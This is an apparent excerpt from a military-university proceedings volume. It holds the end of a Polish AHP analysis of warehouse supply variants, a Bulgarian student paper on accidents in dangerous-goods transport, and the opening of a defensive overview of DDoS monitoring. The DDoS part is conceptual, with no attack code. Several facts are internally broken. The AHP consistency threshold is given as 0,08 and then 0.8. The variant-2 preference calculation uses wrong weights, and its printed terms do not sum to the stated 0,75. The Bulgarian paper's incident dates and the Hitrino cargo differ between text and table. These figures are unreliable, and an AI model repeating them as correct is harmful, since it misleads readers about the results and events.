The next step in the AHP multi-criteria analysis is to establish the dominance hierarchy of the criteria by calculating the preference index. To do this, divide the values contained in the cells of Table 2 by the corresponding column sum, corresponding to formula (1):

$$\frac{X_i}{\sum_{i=1}^n X_i} \quad (1)$$

The results of the above division and their sum are presented below. After dividing the resulting sum by the degree of the matrix [n], a preference index was calculated, where in the analysed set n is 4. The results of the preference indices for the individual categories are presented in Table 3.

Table 3. Criteria weighting account and preference index

Criterion	X ₁	X ₂	X ₃	X ₄	Total	Preference index
X ₁	0,43	0,33	0,55	0,31	1,62	0,40
X ₂	0,14	0,11	0,09	0,08	0,42	0,10
X ₃	0,21	0,33	0,27	0,46	1,28	0,32
X ₄	0,21	0,22	0,09	0,15	0,68	0,17
Total						1,00

Source: Own elaboration.

On the basis of Table 3 and the results of the preference indicators contained therein, it is possible to formulate a hierarchy of the importance of the criteria. A summary of the importance of the criteria is presented in Table 4.

Table 4. Hierarchy of importance of criteria

Hierarchy	Criteria symbol	Criteria description
1	X ₁	Information flow time between the service desk officer and the warehouseman.
2	X ₃	The way in which the internal expenditure document is posted, which provides information about the completion of the process.
3	X ₄	MILNET-Z network availability in store.
4	X ₂	Ability to use modern software and warehouse equipment during the process.

Source: Own elaboration.

An analysis of the results of the criteria prioritisation indicates that the most important factor in the soldier resupply system is the information flow time between the service desk officer and the storekeeper. This factor is crucial to the efficiency of the process. In second place in the hierarchy was the method of posting the internal expenditure document, which also plays an important role. Less important was found to be the availability of MILNET-Z in the warehouse, while the ability to use modern software and specialised warehouse equipment was ranked last in the hierarchy.

The reliability of the results obtained is verified by checking the consistency of the preference matrix. For this purpose, the value of the Consistency Ratio (CR) was calculated. The matrix is consistent if condition (2) is met:

$$CR \leq 0,08 \quad (2)$$

Checking the consistency of the preference matrix is done using formula (3):

$$CR = \frac{CI}{r} \quad (3)$$

where:

r - random index, depending on the degree of the matrix. In the case of a four-degree matrix, it is 0.9.

CI - inconsistency index defined by equation (4):

$$CI = \frac{\lambda_{max} - n}{(n-1)} \quad (4)$$

where:

λ_{max} - maximum eigenvalue of the matrix,

n - the degree of the matrix.

To obtain the maximum eigenvalue of the matrix λ_{max} , it is necessary to determine the inconsistency index. In order to do this, the quotients of the sum of the ratings and the preference indices corresponding to the criteria have to be calculated and then these quotients have to be summed. The results of the calculation are shown in Table 5.

Table 5. Maximum eigenvalue of the matrix

Criteria	Total scores	Weights	Inconsistency index
X_1	2,33	0,40	0,94
X_2	9,00	0,10	0,94
X_3	3,66	0,32	1,17
X_4	6,50	0,17	1,11
Total			$[\lambda_{max}] = 4,17$

Source: Own elaboration.

In compliance with legal regulations, it is possible to calculate the CI index:

$$CI = \frac{\lambda_{max} - n}{(n - 1)}$$

$$CI = \frac{4,17 - 4}{(4 - 1)}$$

$$CI = 0,056$$

Based on the CI index, the CR coefficient is determined:

$$CR = \frac{CI}{r}$$

$$CR = \frac{0,056}{0,9}$$

$$CR = 0,062$$

Both CR and CI are less than 0.8 therefore the necessary condition is met and the preference matrix is consistent.

The next step in carrying out the multi-criteria analysis using the AHP method is to compare the options in terms of the dominance of the criteria and to calculate the option weights. In order to do this, the weights of the alternatives must be determined for the relevant criteria. The results of this compilation form a comparison matrix, which is presented in Table 6. The following designations are used in the table:

- Variant 1 - organisation of the supply process using an autonomous station,
- Variant 2 - organising the supply process using ZWSI RON stations.

Table 6. Matrix of comparisons of variants with individual criteria

Criterion X ₁			Criterion X ₂		
Variant	1	2	Variant	1	2
1	1,00	0,33	1	1,00	0,50
2	3,00	1,00	2	2,00	1,00
Criterion X ₃			Criterion X ₄		
Variant	1	2	Variant	1	2
1	1,00	0,25	1	1,00	0,50
2	5,00	1,00	2	2,00	1,00

Source: Own elaboration.

The weights of the individual variants are calculated in the same way as the criteria weights, by dividing the corresponding cells by the column sum. The quotient of the sum of the individual rows and the degree of the matrix [n] (in this case n=2) gives the result, which is the weight of the respective variant. Table 7 shows the final results of the calculation.

Table 7. Variant weight results

Criterion X ₁				Criterion X ₂			
Variant	1	2	Weight	Variant	1	2	Weight
1	0,25	0,25	0,25	1	0,33	0,33	0,33
2	0,75	0,75	0,75	2	0,67	0,67	0,67
Criterion X ₃				Criterion X ₄			
Variant	1	2	Weight	Variant	1	2	Weight
1	0,17	0,20	0,18	1	0,33	0,33	0,33
2	0,83	0,80	0,82	2	0,67	0,67	0,67

Source: Own elaboration.

The culmination of the AHP multi-criteria analysis is the calculation of the solution preference index using formula (5):

$$M_{w_i} = \sum_{i=1}^n \text{weight}_{w_i x_i} * \text{weight}_{x_i} \quad (4)$$

where:

M_{w_i} – solution preference index

$\text{weight}_{w_i x_i}$ – weight of solution i for the criterion

weight_{x_i} – criterion weight

Calculation of the preference index for variant number 1:

$$M_{w_1} = 0,25 * 0,4 + 0,33 * 0,1 + 0,18 * 0,32 + 0,33 * 0,17$$

$$M_{w_1} = 0,25$$

Calculation of the preference index for variant number 2:

$$M_{w_2} = 0,75 * 0,4 + 0,67 * 0,1 + 0,67 * 0,82 + 0,64 * 0,17$$

$$M_{w_2} = 0,75$$

$$M_{w_1} < M_{w_2}$$

The preference index of Variant number 2 significantly exceeds that of Variant number 1. The results of the hierarchical analysis of the problem using the AHP method clearly indicate that the organisation of the supply process using a ZWSI RON station is more efficient than using a stand-alone station, thus confirming the earlier assumptions.

Conclusion

In the context of the comparative analysis of the modern options - the stand-alone and the ZWSI RON options - the introduction of the ZWSI RON option in all warehouses is justified, as demonstrated by the AHP analysis with a stand-alone station and the variant with a ZWSI RON station - the introduction of the variant with a ZWSI RON station in all warehouses is justified, as demonstrated by the AHP analysis carried out. This option stands out from the others in the following aspects:

1. Release order files are not transferred in paper form or via media such as CDs or memory sticks. Instead, they are placed in a directory assigned to the Military Economic Branch, which allows the direct flow of release data between the desk officer of the service and the warehouseman.

2. The ZWSI RON workstation is installed in the warehouse, connected to the MILNET-Z network. Thanks to specialised software, it is possible to read the information on the issue of uniformed property to individual users, eliminating the need to annotate paper orders or upload data from the issue order.

3. The warehouseman independently posts the internal expenditure document, completing the uniform and equipment items issue process, without the service clerk being involved in this activity.

4. The use of barcodes in the execution of the supply process is an additional advantage, as in the case of the variant with a stand-alone station. This enhancement allows the direct entry of information about the items being issued, eliminating the need for a keyboard. The system recodes GTINs into JIM numbers.

Based on the analyses carried out, the variant using the ZWSI RON workstation achieved the best results. This contributed to a clear decision to standardise the variants used in the procurement process. Implementation of the selected solution would significantly affect the time and quality of the activities carried out in the distribution process.

References

1. Instruction on the management of military uniforms DD/4.21.1, Ministry of National Defense, Inspectorate of Armed Forces Support, Bydgoszcz 2012.
2. Instructions for implementing logistics processes using ZWSI RON in the scope of uniformed service resources in economic branches of RON DU-4.21.2.1.
3. Logistics doctrine of the Polish Armed Forces, D-4 (B) version 2, Ministry of National Defense, Bydgoszcz 2019.
4. Military Economic Branches. Basic principles of operation, General Staff of the Polish Army, Logistics Planning Board - P4, Warsaw 2011.
5. Decision Number. 49/Log/P4 of the Ministry of National Defense of July 18, 2022 on the introduction into use in the Polish Armed Forces "Material security of the Armed Forces of the Republic of Poland. Principles of Functioning." DD-4.21(A).
6. Bogołębska J. & Bogołębski M., 2020, The importance of modern technologies for the competitiveness of warehousing enterprises, Łódź, Academic publishing the University of Łódź.
7. Dudziński Z. & Kizyn M., 2002, Vademecum of warehouse management, Gdańsk, Staff Consulting and Development Center.
8. Kozioł M., 2019, IT systems for managing the Military Economic Department, Warszawa, Academic publishing of the Academy of War Arts.
9. Marglarczyk W., 2017, Functioning of Military Economic Units with the example of 13th Military Economic Branch "Grudziądz" – observations and conclusions, Defense – Scientific Journals of the Faculty of Management and Command of the Academy of War Arts, 3(23)/2017, 18.
10. Struglewska N. & Jarocka M., 2023, Application of the AHP method to forklift selection in a manufacturing company, Management Academy 7(3)/2023.
11. Szafranko E., 2013, Expert assessment in analyzes conducted using the AHP method when selecting investment variants, Marine engineering and geotechnics, nr 5/2013.
12. Czupryniak-Nowak A., 2016, Selection system using AHP, Scientific Notebooks. Organization and Management/Silesian University of Technology, Number 96/2016.
13. Kumuru M., Kumuru P. Y., 2014, Analytic hierarchy proces application in selecting the mode of transport for logistic company, Journal of Advanced Transporation 48(8).

STUDENT SECTION

ANALYSIS AND ASSESSMENT OF RISK IN THE TRANSPORTATION OF DANGEROUS GOODS

Mariyan Borislavov Dermendzhiev

Abstract: *Transporting goods by road or rail is always accompanied by a certain risk of a traffic accident, but if these goods are dangerous, there is also a risk of an accident in case of cargo spillage, which in turn leads to risks of fire, explosion and environmental damage. The main task is to ensure the safety of the transportation of dangerous goods by minimizing the risk of transporting them along the entire route using the same measures and equipment. Analyzing the safety elements guaranteeing the accident-free transportation of dangerous goods under normal conditions, ten safety elements are determined. In this report we will prove that the elements have the same relationship with the accident and this relationship depends on the intensity of their impact.*

Keywords: *transport, logistics, risk, dangerous goods*

АНАЛИЗ И ОЦЕНКА НА РИСКА ПРИ ТРАНСПОРТИРАНЕ НА ОПАСНИ ТОВАРИ

Мариян Бориславов Дерменджиев

*Катедра „Информационна сигурност“, Факултет „Артилерия, ПВО и КИС“ към
Национален Военен университет „Васил Левски“, Велико Търново*

Анотация: *Транспортирането на товари с автомобилен или железопътен транспорт винаги е съпроводено с известен риск от пътнотранспортно произшествие, но ако тези товари са опасни съществува и риск от инцидент при разлив на товара, което от своя страна води до рискове от пожар, експлозия и екологични щети. Основната задача е да се гарантира сигурността на превоза на опасни товари, като се сведе до минимум риска при транспортирането им по продължение на целият маршрут при използване на едни и същи мерки и оборудване. Анализирайки елементите на безопасност, гарантиращи безаварийното транспортиране на опасни товари в нормални условия се определят десет елемента на безопасност. В този доклад ще докажем, че елементите имат една и съща връзка със злополуката и тази връзка зависи от интензитета на тяхното въздействие.*

Ключови думи: *транспорт, логистика, риск, опасни товари*

Въведение

Транспортът (от латински: trans, „през“, и portare, „нося“) е придвижването на хора и стоки от едно място на друго. За тази цел се използва пренос по релсови, водни и обикновени пътища, по въздуха, по тръбопроводи и други. Транспортът е един от основните отрасли на икономиката и за функционирането му са необходими специализирана транспортна инфраструктура, превозни средства и организация на цялостната дейност. Транспортът е един от ключовите фактори за развитието на икономиката и глобализацията. В съвременните условия на производство ролята на транспорта е основна. При оценката на условията за

производство в даден регион и на определено изделие основен фактор са транспорта на суровините и транспорта на готовата продукция. При това голяма роля играят логистиката и фирмите по логистика, осигуряващи най-благоприятните условия на транспорт.

При методическия анализ на произшествията свързани с превозването на опасни товари най-важният въпрос е свързан с определяне вида на транспорта. Най-ефективен начин за превозване на товари на големи разстояния и далечни маршрути е железопътният транспорт. Известно е, че железопътният транспорт е най-щадящият на околната среда и има най-малко въздействие върху изменението на климата. На него се падат само 2% от общите емисии на CO_2 от транспортна дейност в света, който обаче при инцидент създава опасност от много висока степен за хората и околната среда. Следователно се повишават и разходите за специални и други видове застраховки. Следва да се разгледа дилемата – кой транспорт е по ефективен и безопасен - превозване на голямо количество товари на един курс използвайки железопътния транспорт или същото количество транспортирано в по- малки пратки посредством автомобилен транспорт .[4]

При първия избор имаме по-големи разходи, а втория е съпроводена с по-голямата вероятност от възникване на пътнотранспортни произшествия, а следователно и появата на възможни вреди. Вероятността за пътнотранспортно произшествие за едно пътуване се изчислява като отношение на броя на произшествията при транспортиране на опасни товари към общия брой на превозваните опасни товари. Количеството на превозваните опасни товари също оказва влияние на вероятността за авария и тежестта на вредата от нея. Става ясно, че двата опасни фактора на риска при преvoза на опасни товари са взаимно свързани, защото при авария вероятността за появата на вреди е много голяма, но не винаги вредите са причинени от произшествието. По този начин първият фактор играе по-голяма роля при избора на вида транспорт. Вредите са фактор, който пряко се преплита с паричната загуба, което пряко влияе върху цената на транспорта. Днес вече има създадени редица международни правила и изисквания за безопасен превоз на опасни товари. Спазването им е от изключителна важност, защото малките грешки, които се допускат са фатални. При преvoза на опасни товари големите и малките количества са равнопоставени от гледна точка на обезопасяване на преvoза им. Мерките, които се предприемат за безопасното транспортиране на опасни товари се изразяват в уеднаквяване на основните операции на транспортния процес за отделните видове транспорт, като за целта е разработена единна система от експертен съвет по транспорта за опасни товари към ООН и е приета на 23-та сесия 1957 г., която е изложена в "Оранжевата книга". Системата обхваща:

- опаковка;
- маркировка;
- знаци за опасност и сигнални табели (приложение 1);
- транспортно-съпроводителни документи.

Опасните товари напоследък се свързват не само с безопасността на движение, безопасността на товара, но главно с опазването на околната среда. Затова тези товари се характеризират със завишени изисквания за опаковка, към схемите и средствата за укрепване към превозните средства. Произшествията с опасните товари биха могли да се окажат пагубни за здравето и живота на хората. Опасните товари представляват 8% от товарния превоз в Европейския съюз.

Анализирайки справката „Превозени опасни товари с железопътен транспорт“ от Национален статистически институт са показани данни за превоза на опасни товари по железопътен транспорт за периода 2016 - 2023 година получаваме информация за транспортни инциденти, с които може да се стигне до сериозни последици за хората и околната среда. Ежегодно се търси отговор на въпроса: Достатъчно застраховани ли сме срещу подобни ситуации? Сред опасните товари фигурират огнеопасни субстанции, химикали, криещи рискове за околната среда, а така също и експлозиви. [5]

През 2005г. Европейският парламент обсъжда предложението на Европейската комисия за хармонизиране на правилата за транспорт на опасни товари в Общността. Глобалното количество опасни товари в Европейския съюз възлиза на около 110 млрд. тон/км годишно, като 58% от тях се извършват чрез пътен транспорт, 25% - чрез железопътен, а 17% - чрез вътрешен воден транспорт. При това делът на жп превозите намалява, докато този на пътния и вътрешния воден транспорт се увеличава. Непрекъснатият технологичен прогрес води до постоянно нарастване на броя и видовете опасни товари. Инцидентите по време на превоз на такива товари могат да имат наистина трагични последици.

Изследване на характерни инциденти при транспортиране на експлозиви, взривни изделия и взривоопасни материали.

Експлозивите и взривните изделия се използват за извършване на различни взривни работи при добива на полезни изкопаеми, строителството и др. отрасли, както и за специални цели. Те обаче са чувствителни към външни въздействия и при тяхната непредвидена детонация се получават тежки аварии и последици. Особена опасност се отбелязва при транспортирането на експлозиви и взривни изделия от мястото на тяхното производство до мястото на тяхната употреба. Изследването и изучаването на инцидентите при транспортиране на експлозивите и взривните изделия е важно условие за осигуряване на безопасна работа с тях. Експлозивите и взривните изделия (Е и ВИ) са чувствителни на различни физико-механични въздействия, като удар, триене, натиск, искра, огън и др. При превозването на Е и ВИ и взривни вещества с Ж. П. транспорт се използват товарни влакове със закрит вагони или със цистерни. При превозването на експлозиви с морски транспорт се използват контейнери или цели вагони при фериботен транспорт. [1]

В резултат на извършените изследвания се установи, че при транспортиране на взривни вещества и изделия преди всичко с автомобилен и Ж. П. транспорт стават тежки с големи последици инциденти въпреки взетите мерки съгласно изискванията на нормативните документи. На таблица 1 са дадени част от най-

характерните инциденти при транспортиране с описание на превозваните експлозивни и взривни вещества, причината и последствията от станалите инциденти. В Република България през 2016 г. беше регистриран инцидент под името „Апокалипсисът Хитрино“⁴. На 10.12.2016 г. в 5,40 ч. товарен влак превозващ полипропилен преобръна живота на десетки хора унищожи надежди и желание за щастлив живот.[3]

От извършения анализ следва, че при пожар на експлозивни, взривни изделия, окислителни и други взривни материали след първи неуспешен опит за потушаването му следва преустановяване на пожарогасенето, бързо отцепване на района и извеждане на хората на безопасно разстояние. Такива мерки са били предприети и при инцидента в Salt Lake City, САЩ през август 2005 г., което е довело до липса на човешки жертви.

Значителна част от инцидентите с тежки последствия са станали при превоз на амониев нитрат и други окислителни, които са от клас 5 по ADR. Такива са случаите при удряне на ж.п. маневра на 2 тона амониев нитрат в цистерни с дизелово гориво в Ryongchon, Северна Корея през 2001г., при което става експлозия с 154 души убити и 1300 души ранени, инцидента в Mihailesti, Румъния, през същата година с 22 тона амониев нитрат след пътно произшествие и в Shengangzhai, Китай през 2005г. с 19.5 тона амониев нитрат с 12 убити и 45 души ранени.

Всички инциденти стават след пожар и последваща експлозия на чистия амониев нитрат. От това следва, че амониевият нитрат трябва абсолютно да се третира като взривоопасен материал.

От анализа на станалите инциденти произлиза и още един важен извод. Той е свързан с инциденти по същество с невзривни материали и изделия, но при чието смесване в т.ч и с въздуха се получават взривоопасни смеси, при чието инициране вследствие на някакви причини (пожар, удар) се получават обемни експлозии. Такъв е случаят с дерайлирала влакова композиция в Neyshabur, Иран през февруари 2004 г. превозваща сяра, петрол, окислител, памук и вълна. При станалата експлозия вследствие на дерайлиране на композицията, удар и смесването на различни материали са загинали 300 души и 450 души са ранени.

Изхождайки от разгледания инцидент изучаването на т.н. обемни взривове в различни стопански отрасли е с изключителна важност в т.ч. при транспортиране на материали и от клас 2, клас 3, клас 5, и др.

От извършения анализ на пътно транспортните инциденти и основните изводи при транспорт на експлозивни, взривни изделия и взривоопасни материали се установява, че въпреки взетите мерки за организиране на транспорта съгласно нормативните изисквания в отделните страни са налице инциденти с тежки последствия изразяващи се преди всичко с много жертви и значителен брой ранени хора. Освен това се нанасят значителни материални щети. Трябва да се има в предвид, че инциденти с особено тежки последствия стават и при превоз на материали и изделия извън клас 1 експлозивни, но с такива, при чието смесване в т.ч. и с въздуха се получават взривоопасни смеси и се реализират големи обемни взривове. [2]

Основния извод от направения анализ на инцидентите е, че при пожар на такива материали вследствие на различни причини след първи неуспешен опит за потушаване на пожара, пожарогасенето следва да се преустанови, да се маркира и отцепи района на инцидента и незабавно да се отведат на безопасни разстояния хората в т.ч. и служителите на различни ведомства водачи, помощник-водачи, пожарникари, полицейски служби и други.

Много съществен елемент в случая е разгледаните основни мерки за предотвратяване на жертви при такива инциденти да бъдат отразени като незабавни мероприятия в задължителните инструкции за безопасност при превоз на опасни товари съгласно изискванията. За съжаление тези изисквания съгласно действащите нормативни документи в страните от Европейския съюз и в света се подценяват, не се обясняват на водача и помощник-водача на транспортните средства и често имат формален характер.

Таблица 1: Инциденти при транспортиране с описание на превозваните експлозиви и взривни вещества 2.

Място на инцидента	Дата	Транспортиран и експлозиви и взривни вещества	Характеристика на инцидента	Последствия от инцидента
1. Walden Ontario-Канада	05.08.1998г.	18 тона експлозиви за граждански цели	Пожар и след 32-37 минути експлозия	Разлет на късове и повредени къщи на 2470м.
2. Neyshabur-Иран	18.02.2004г.	Влак с вагони със сяра, петрол, тор, памук, вълна	Дерайлирали вагони с последваща експлозия	300 убити в т.ч. 182 обгорени, 450 души ранени
3. Ryongchon, Север на Корея	22.04.2004г.	Влак с вагони с 88 тона АС(амониев нитрат) и дизелово гориво	Експлозия всл. на удар на вагони с АС и ДГ	154 убити, 1300ранени
4. Mihailesti, Румъния	24.05.2004г.	22 тона азотен тор	След пътен инцидент-пожар и последваща експлозия с кратер 10м. и диаметър 20м.	20 убити в т.ч и двама журналисти
5. Salt Lake City, Юта САЩ	08.2005г.	16,1 тона бустери	Експлозия с кратер 9м. дълбок и 21м. диаметър	11 ранени
6. Shengangzhai Китай	12.09.2005г.	19,5 тона амониев нитрат	Експлозия с кратер 5,6м. дълбок и 18.5м. диаметър	12 убити, 43 ранени
7. Mesa Arizona-САЩ-медна мина	15.09.2006г.	5,1 тона емулсионен експлозив	Пожар по време на зареждане, след 40-70 мин. Експлозии	Кратер с дълб.0.76м. и диам.12м.
8. Р. България	04.2007г.	3,2 тона експлозив ГДА- БМ, 50 бр. детонатори, 50 бр. бустери	Запалване зад кабината на шофьора, след 15-20 мин. Експлозия	Бордови авт. ЗИЛ напълно разрушен
9. с. Хитрино, Р. България	10.12.2016г.	Пропан-бутан и пропилен	Преобръщане на част от влак. композиция пробив в цистерната и в контакт с огън следва взрив	Взривна вълна 7убити и десетки ранени

Изводи:

Значителна част от инцидентите при транспортиране на взривни вещества и изделия с тежки последствия са станали след пътно - транспортни произшествия, изразяващи се със загуба на контрол и обръщане при автомобилния транспорт, при дерайлиране на вагони при ж.п. транспорт.

При инциденти с автомобилен транспорт станали след пътни произшествия се отбелязват тежки произшествия с много жертви. При тези случаи обикновено са се предприемали действия по гасене на пожарите на превозвания товар в т.ч и наблюдаване на произшествието от странични хора. Типичен пример за това е инцидента до град Mihalești Румъния, при което загиват 7 пожарникари и още 13 души странични наблюдатели, от които и двама телевизионни журналисти.

От анализа на станалите инциденти произлиза и още един важен извод. Той е свързан с инциденти по същество с невзривни материали и изделия, но при чието смесване в т.ч и с въздуха се получават взривоопасни смеси, при чието инициране вследствие на някакви причини (пожар, удар) се получават обемни експлозии.

От извършения анализ на пътно транспортните инциденти и основните изводи при транспорт на експлозиви, взривни изделия и взривоопасни материали се установява, че въпреки взетите мерки за организиране на транспорта съгласно нормативните изисквания в отделните страни са налице инциденти с тежки последствия изразяващи се преди всичко с много жертви и значителен брой ранени хора. Освен това се нанасят значителни материални щети. Трябва да се има в предвид, че инциденти с особено тежки последствия стават и при превоз на материали и изделия извън клас I експлозиви, но с такива, при чието смесване в т.ч. и с въздуха се получават взривоопасни смеси и се реализират големи обемни взривове. Основния извод от направения анализ на инцидентите е, че при пожар на такива материали вследствие на различни причини след първи неуспешен опит за потушаване на пожара, пожарогасенето следва да се преустанови, да се маркира и отцепи района на инцидента и незабавно да се отведат на безопасни разстояния хората в т.ч. и служителите на различни ведомства - водачи, помощник-водачи, пожарникари, полицейски служби и други. [6]

Много съществено елемент в случая е разгледаните основни мерки за предотвратяване на жертви при такива инциденти да бъдат отразени като незабавни мероприятия в задължителните инструкции за безопасност при превоз на опасни товари съгласно изискванията. За съжаление тези изисквания съгласно действащите нормативни документи в страните от Европейския съюз и в света се подценяват, не се обясняват на водача пълноценно. Непрекъснатият технологичен прогрес води до постоянно нарастване на броя и видовете опасни товари. Инцидентите по време на превоз на такива товари могат да имат наистина трагични последици. Ето защо е необходимо преди да се определи вида транспорт, с който ще се извършва превоза на опасни товари да се отчетат споменати по-горе рискове и предимства за всеки транспорт съобразно количеството товар предвидено за превоз.

След направения анализ се достига до извода, че най - голяма част от произшествията са свързани с недоброто техническо състояние на превозните средства, което е и предпоставка с много висока вероятност за възникване на злополука.

Литература:

1. Йорданова Здр. – вестник „Шуменска заря“ 12.12.2016г.;
2. Камбурова Г. 2007г. „Взривни явления и експлозии“;
3. Салим Салих– вестник „Шуменска заря“ 12.12.2016г.;
4. Сп. Екология & Инфраструктура - бр. 4/2013, декември;
5. <https://www.nsi.bg/bg/content/1740/>;
6. Мийрем Исмаил, Млад форум ,ISSN 2367-6558 (print), Механика Транспорт ISSN 2367-6612 (online) Комуникации том 4, брой 1, 2015 г. <http://www.mtc-aj.com>.

GENERAL OVERVIEW OF DDOS ATTACK MONITORING AND EARLY WARNING SYSTEM METHODOLOGY

Vladimir Kostadinov, Daniel Mitich, Tsvetelina Mateeva

*Communication Networks and Systems, National Military University, Shumen, Bulgaria,
kostadinov.vk@gmail.com, mitichinc@gmail.com, cveti.mateeva@abv.bg;*

Abstract: *Distributed Denial-of-Service (DDoS) attacks are a significant threat to the availability of online services, aiming to overwhelm systems with excessive traffic. This report explores the development of effective monitoring and early warning systems to detect and mitigate these attacks. It highlights key technologies such as traffic analysis, anomaly detection, and machine learning, along with techniques like load balancing and cloud-based mitigation. Implementing these strategies helps organizations enhance their defense capabilities, reduce downtime, and ensure network resilience against DDoS threats.*

Keywords: *DDoS attack, Monitoring system, Threat detection, Anomaly detection, Machine learning.*

Introduction

A Distributed Denial of Service (DDoS) attack is a type of cyber assault in which attackers attempt to disrupt the normal traffic flow of a targeted server, service, or network by overwhelming it with a flood of internet traffic. Unlike a traditional Denial of Service (DoS) attack that typically originates from a single source, DDoS attacks employ multiple compromised devices, often spread across different locations worldwide, to create a much larger and more powerful wave of requests or data packets directed at the target.

DDoS attacks usually exploit a network of compromised computers, known as a "botnet," to generate overwhelming traffic directed at the target. A botnet is a collection of internet-connected devices, such as computers, smartphones, and IoT devices, that have been infected with malware, allowing an attacker to control them remotely. By coordinating the botnet to send a vast amount of traffic or resource-intensive requests to the target, the attacker can exhaust the target's resources, causing service slowdowns or complete outages.

The goal of a DDoS attack is not to gain access to data or breach security per se, but rather to disrupt or disable the availability of a service. This can have severe consequences for businesses and organizations that depend on online services, resulting in lost revenue, damage to reputation, and increased costs associated with recovery and prevention.

Types of DDoS Attacks

DDoS attacks come in various forms, each targeting different aspects of network or server performance. The main types include:

1. **Volumetric Attacks:** These are the most common and aim to overwhelm the network bandwidth of the target by sending a massive volume of data. Examples include

UDP flood and ICMP (Ping) flood attacks, which involve sending high volumes of data packets to exhaust the network capacity.

2. **Protocol Attacks:** These attacks focus on exploiting weaknesses in the network protocols themselves, such as SYN flood and Ping of Death attacks. Protocol attacks attempt to consume all available resources on a network device, such as firewalls and load balancers, making it difficult for legitimate traffic to get through.

3. **Application Layer Attacks:** These are more sophisticated attacks that target specific applications and are harder to detect. Application layer attacks, such as HTTP flood attacks, overload a particular application or service, like a web server, by sending what appears to be legitimate traffic but at a high enough frequency to overwhelm the application.

4. **Multi-Vector Attacks:** Often, attackers combine several types of DDoS attacks simultaneously to increase the complexity of defense and make mitigation more difficult. These multi-vector attacks might include a combination of volumetric, protocol, and application layer attacks, making them particularly challenging to mitigate.

Motivation Behind DDoS Attacks

DDoS attacks are perpetrated for various reasons, including:

- **Financial Gain:** Attackers may conduct DDoS attacks as part of extortion schemes, demanding ransom from the targeted organization to stop the attack.
- **Political or Ideological Goals:** Hacktivist groups may use DDoS attacks to disrupt services for organizations whose policies or actions they oppose.
- **Business Competition:** In some cases, malicious actors may target competitors to disrupt their services and gain a competitive advantage.
- **Personal Revenge or Vandalism:** Individual attackers may launch DDoS attacks for personal reasons, such as revenge or simply to cause chaos.

Growing Complexity of DDoS Attacks

Over time, DDoS attacks have evolved significantly in complexity, volume, and frequency. Attackers now employ more sophisticated methods to bypass traditional defense mechanisms, using techniques such as "amplification" (where a small request generates a large response from the server) or "reflection" (redirecting traffic from other servers to the target) to maximize their impact. Additionally, the rise of Internet of Things (IoT) devices has contributed to the scale and reach of DDoS attacks, as these devices are often poorly secured and can be easily hijacked to become part of a botnet.

The increased complexity and frequency of DDoS attacks present a growing challenge for cybersecurity professionals. Standard defense systems, such as firewalls and intrusion detection systems, are often insufficient to protect against large-scale DDoS attacks. This has led to the need for specialized DDoS protection systems, as well as proactive monitoring and early warning solutions that can detect potential attacks in their early stages and allow for rapid mitigation responses.

The Need for DDoS Monitoring and Early Warning Systems

Given the significant potential damage caused by DDoS attacks, organizations must prioritize establishing a DDoS monitoring and early warning system. These systems allow for continuous traffic analysis, anomaly detection, and threat intelligence integration, enabling organizations to identify attack patterns and receive timely alerts. By setting up such a system, businesses can respond quickly to potential threats, limiting downtime and protecting critical resources and data.

As DDoS attacks continue to grow in scale and sophistication, having an effective monitoring and early warning system is not only a strategic advantage but also a fundamental aspect of modern cybersecurity infrastructure.

1 Importance of a Monitoring and Early Warning System

DDoS attacks represent one of the most severe threats to network security and business continuity, with the potential to cripple services and cause significant financial and reputational damage. To protect against this type of threat, a robust DDoS monitoring and early warning system is essential. Here's why these systems are so crucial:

1.1 Real-Time Detection and Mitigation

A DDoS attack can escalate in seconds, quickly overwhelming systems and leaving little time to react. A monitoring and early warning system allows for real-time detection, which is essential to recognizing attack patterns and responding immediately. By continuously analyzing network traffic, these systems can detect abnormal patterns—such as unexpected traffic surges, strange protocol usage, or irregular request rates—that may indicate a DDoS attempt. Early detection provides an opportunity for immediate mitigation measures, preventing minor incidents from becoming full-scale outages.

1.2 Minimizing Service Downtime and Operational Disruptions

For many organizations, maintaining online availability is critical for day-to-day operations, customer service, and business transactions. Any disruption can lead to significant revenue loss, frustrated customers, and damage to the organization's reputation. A well-implemented monitoring and early warning system helps maintain continuity by identifying and neutralizing potential DDoS threats before they can disrupt service. Early warning allows businesses to proactively adjust their resources, reroute traffic, or deploy specific countermeasures to minimize downtime.

1.3 Proactive Defense Against Sophisticated Attacks

DDoS attacks have evolved to be more sophisticated, involving multi-vector tactics that target multiple layers of network and application infrastructure simultaneously. Standard security solutions, like firewalls and traditional intrusion detection systems, often cannot withstand the complex nature of these advanced attacks. A monitoring and early warning system equipped with advanced detection algorithms and threat intelligence can recognize these complex attack patterns. This allows security teams to

take specific countermeasures, such as rerouting malicious traffic, engaging traffic filtering solutions, or scaling network resources.

1.4 Automation of Threat Detection and Alerts

One of the key features of a monitoring and early warning system is its ability to automate alerting and detection processes. When an anomaly is detected, the system can trigger automated alerts to notify the security team in real time, allowing them to act quickly. In some cases, these systems can also initiate automated responses, such as deploying a cloud-based mitigation service, blocking specific IP addresses, or adjusting load balancers. This automation reduces the response time and limits the attack's impact, allowing the organization's security team to focus on more strategic response measures.

1.5 Enhancing Situational Awareness and Threat Intelligence

DDoS monitoring and early warning systems provide valuable situational awareness by offering insights into the current threat landscape. By analyzing and recording attack patterns, frequency, and other characteristics, these systems can contribute to a broader understanding of potential vulnerabilities and attack vectors. Additionally, many of these systems integrate with external threat intelligence feeds, allowing organizations to receive information on the latest attack trends and known malicious actors. This integration helps improve the accuracy of detection algorithms, making it easier to identify new types of attacks that may not have been previously encountered.

2 Phases in Developing a Monitoring and Early Warning System

Building an effective DDoS monitoring and early warning system involves a structured approach to ensure that all potential attack scenarios are anticipated and mitigated. This process can be divided into several key phases, each designed to address specific aspects of detection, alerting, and response.

2.1 Requirement Analysis

The initial phase in developing a DDoS monitoring and early warning system involves a thorough analysis of the organization's specific needs, risk profile, and infrastructure. The goal is to identify what the system must protect, the types of attacks likely to be encountered, and any unique business or operational requirements.

Key steps in requirement analysis include:

- **Defining Objectives:** Establishing the primary goals of the system, such as ensuring service availability, protecting critical data, or achieving regulatory compliance.
- **Risk Assessment:** Analyzing the organization's infrastructure to identify vulnerable assets and areas that require enhanced security. This may include network elements, application layers, or specific services that could be targeted in a DDoS attack.
- **Resource Allocation:** Determining the budget, personnel, and technological resources that will be allocated to build and maintain the system.

2.2 Threat Modeling

Threat modeling involves identifying potential attack vectors, vulnerabilities, and the most likely sources of DDoS threats. This phase helps prioritize the defenses and tailor the system to detect specific types of DDoS attacks.

Key steps in threat modeling include:

